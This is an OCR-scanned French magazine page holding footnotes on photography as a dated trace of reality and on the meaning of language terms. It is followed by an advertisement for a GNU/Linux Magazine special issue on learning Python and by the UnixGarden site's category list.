[1] Nécessairement représenté ici par une photographie !

[2] Une photographie en tant que trace du réel ne dispose d'aucune dimension temporelle. Tout au plus peut-on déduire que l'observation sur une photographie d'une R16 place nécessairement la scène photographiée après 1968. De la même façon, une photographie montrant le Général de Gaulle vivant place la scène avant le 9 novembre 1970 (et a fortiori après le 22 novembre 1890). La photographie d'une horloge avec la date ou d'une première page d'un journal quotidien ne permet en aucun cas d'exclure la mise en scène. Dans tous les cas, il ne s'agit que d'éléments non probants en eux-mêmes, n' ayant qu'une valeur de présomption et qu'il faut soumettre à vérification.

[3] Ce que Jacques Coursil appelle la « fonction muette du langage ».

[4] Le même commentaire peut d'ailleurs s'appliquer au terme de « rapport », qui signifie, couramment, aussi bien « mise en contact » que le fait de « rapporter », c'est-à-dire faire un compte-rendu, autrement dit « raconter » comment on s'est « rendu compte », etc.

INITIATION À PYTHON !

LMHS 53
Actuellement en kiosque !

Apprenez à développer en Python par la pratique, des premiers pas avec le langage à son utilisation industrielle


Sous réserve de toute modification.


DANS GNU/LINUX MAGAZINE HORS-SÉRIE N°53 CHEZ VOTRE MARCHAND DE JOURNAUX !

DISPONIBLE ÉGALEMENT SUR : www.ed-diamond.com

www.unixgarden.com

Récoltez l'actu UNIX et cultivez vos connaissances de l'Open Source !





Administration système

Utilitaires

Comprendre

Graphisme

Embarqué

Environnement de bureau

Bureautique

Audio-vidéo

Administration réseau

News

Programmation

Distribution

Agenda-Interview

Sécurité

Matériel

Web

Jeux

Réfléchir

UnixGarden